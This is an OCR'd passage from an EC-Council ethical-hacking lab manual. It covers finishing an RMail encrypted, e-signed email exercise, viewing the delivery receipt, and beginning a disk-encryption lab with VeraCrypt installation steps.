


Figure 3.1.14: Email from the sender

TASK 1.7

E-Sign to Confirm Identity

27. A new **E-Sign** webpage appears displaying the email content; click **CONTINUE.**




Figure 3.1.15: E-Sign page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. The **Instructions: How To E-Sign** page appears; read the instructions carefully and click **CONTINUE**.




Figure 3.1.16: Instructions: How To E-Sign page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

29. The attached document to the email (**Business Strategy Model (2019)**) appears, as shown in the screenshot.
30. After viewing the attached document, click **FINISH**.




Figure 3.1.17: Attached document

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. The **Final Step - Please Complete the Information Below** page appears with the **Document Signature** form. In the **Please enter your name** field, enter your name (Recipient's name) and leave the **Title** field blank.
32. Click the **Draw It** tab, sign in the field below and click the **Click to Sign** button.

Figure 3.1.18: Final Step: Please Complete the Information Below page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. The **YOU'RE ALL DONE!** page appears; close the current tab to return to the opened email. Click **Inbox** from the left-hand pane to navigate to the inbox.

34. Open an email from **RPost eSignOff Service**. You can observe that it is an acknowledgment email from RPost along with various details such as **Signed By**, **Date**, **Time**, **Original Recipient**, **IP**, **Message Id**, etc.

Figure 3.1.19: RPost eSignOff Service email

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.8

View Acknowledgement Emails as a Sender

35. Now, return to the **Windows 10** virtual machine, where the sender's account is opened. In **Inbox**, you can observe two emails (**Receipt** and **RPost eSignOff Service**). Click to open the **Receipt** email.

Note: You might receive a **Receipt** mail in the **RMail Receipts** inbox folder present in the left-hand pane.

36. The **Receipt** email contains information about the **Delivery Status**, **Message Envelope**, and **Message Statistics** of the sent email, as shown in the screenshot.

37. The **Receipt** email also includes the **DeliveryReceipt** and **HtmlReceipt** attachments containing detailed information regarding the sent email.

You can also use other email encryption tools such as **Virtru** (https://www.virtru.com), **ZixMail** (https://www.zixcorp.com), **Egress Secure Email and File Transfer** (https://www.egress.com), and **Proofpoint Email Protection** (https://www.proofpoint.com) to perform email encryption.

Receipt: Business Strategy Model Inbox ×

Receipt <receipt@r1.rpost.net>
to me

REGISTERED RECEIPT
EVIDENCE OF DELIVERY, CONTENT & TIME

RMail

This receipt contains verifiable proof of your RPost transaction.
The holder of this receipt has proof of delivery, message and attachment content, and official time of sending and receipt.
Depending on services selected, the holder also may have proof of encrypted transmission and/or electronic signature.

To authenticate this receipt, forward this email with its attachment to 'verify@r1.rpost.net'

Click here to track the signing of your document!

Delivery Status

Address	Status	Details	Delivered (UTC*)	Delivered (local)	Opened (local)
@gmail.com	Delivered and Opened	HTTP-IP 64.233.173.14	12/16/2019 4:24:57 AM (UTC)	12/15/2019 11:24:57 PM (-5.0)	12/15/2019 11:25:54 PM (-5.0)

*UTC represents Coordinated Universal Time. https://www.rmail.com/resources/coordinated-universal-time/

Message Envelope

From:	@gmail.com>
Subject:	Business Strategy Model
To:	@gmail.com>
Cc:	
Bcc:	
Network ID:	<CANt3mW0oeCgNkJGnWposmxwh4C+4gTjKv=0PoZV+V0zbECm kw@mail.gmail.com>
Received by RMail System:	12/16/2019 4:24:40 AM (UTC)
Client Code:	

Message Statistics

Tracking Number:	AEBE463BF42A52CD91F393CBC6E922E1EA26718C
Message Size:	34967
Features Used:	

File Size (bytes):	File Name:
22364	Business Strategy Model_2019_.pdf

Figure 3.1.20: Receipt email

38. Now, navigate back to the **Inbox** and open an email from **RPost eSignOff Service**. This email contains the same information as the email received from **RPost eSignOff Service** by the recipient.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

39. This concludes the demonstration of performing email encryption using RMail.
40. Close all open windows and document all the acquired information.
41. Turn off the **Windows 10** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform Disk Encryption

Disk encryption encrypts every bit and byte of data stored on a disk or a disk volume, thus preventing illegal access to data storage.

Lab Scenario

ICON KEY

Valuable information

Test your knowledge

Web exercise

Workbook review

Disk encryption is a technology that protects the confidentiality of the data stored on a disk by converting it into an unreadable code using disk encryption software or hardware, thus preventing unauthorized users from accessing it. Disk encryption provides confidentiality and privacy using passphrases and hidden volumes. As a professional ethical hacker or pen tester, you should perform disk encryption in order to prevent sensitive information from unauthorized access.

Disk encryption works in a manner similar to text-message encryption and protects data even when the OS is not active. By using an encryption program for the user's disk (Blue Ray, DVD, USB flash drive, External HDD, and Backup), the user can safeguard any or all information burned onto the disk and thus prevent it from falling into the wrong hands. Disk-encryption software scrambles the information burned on the disk into an illegible code. It is only after decryption of the disk information that one can read and use it.

This lab will demonstrate the use of various disk encryption tools to perform this technique.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 20 Cryptography

Lab Objectives

- Perform disk encryption using VeraCrypt
- Perform disk encryption using BitLocker Drive Encryption
- Perform disk encryption using Rohos Disk Encryption

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Administrator privileges to run the tools
- Web browsers with an Internet connection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- VeraCrypt located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Disk Encryption Tools\VeraCrypt**
- Rohos Disk Encryption located at **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Disk Encryption Tools\Rohos Disk Encryption**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest versions, the screenshots shown in the lab might differ.

Lab Duration

Time: 30 Minutes

Overview of Disk Encryption

Disk encryption is useful when the user needs to send sensitive information through email. In addition, disk encryption can prevent the real-time exchange of information from threats. When users exchange encrypted information, it minimizes the chances of compromising the data; the only way an attacker could access the information is by decrypting the message. Furthermore, encryption software installed on a user's system ensures the security of the system. Install encryption software on any systems that hold valuable information or on those exposed to unlimited data transfer.

Lab Tasks

TASK 1

Perform Disk Encryption using VeraCrypt

Here, we will use the VeraCrypt tool to perform disk encryption.

1. Turn on the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.

TASK 1.1

Install and Launch VeraCrypt

2. Navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Disk Encryption Tools\VeraCrypt** and double-click **VeraCrypt Setup 1.24-Hotfix1.exe**.

Note: If the **User Account Control** pop-up appears, click **Yes**.

3. **VeraCrypt Setup Wizard** appears, click **OK**.




Figure 4.1.1: VeraCrypt Setup Wizard

4. Follow the steps to install the application using all default settings.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

VeraCrypt is a software used for establishing and maintaining an on-the-fly-encrypted volume (data storage device). On-the-fly encryption means that data is automatically encrypted just before it is saved, and decrypted just after it is loaded, without any user intervention. No data stored on an encrypted volume can be read (decrypted) without using the correct password/keyfile(s) or correct encryption keys. The entire file system is encrypted (e.g., file names, folder names, free space, metadata, etc.).

5. After the completion of the installation, the **VeraCrypt has been successfully installed** wizard appears; then, click **Finish**.

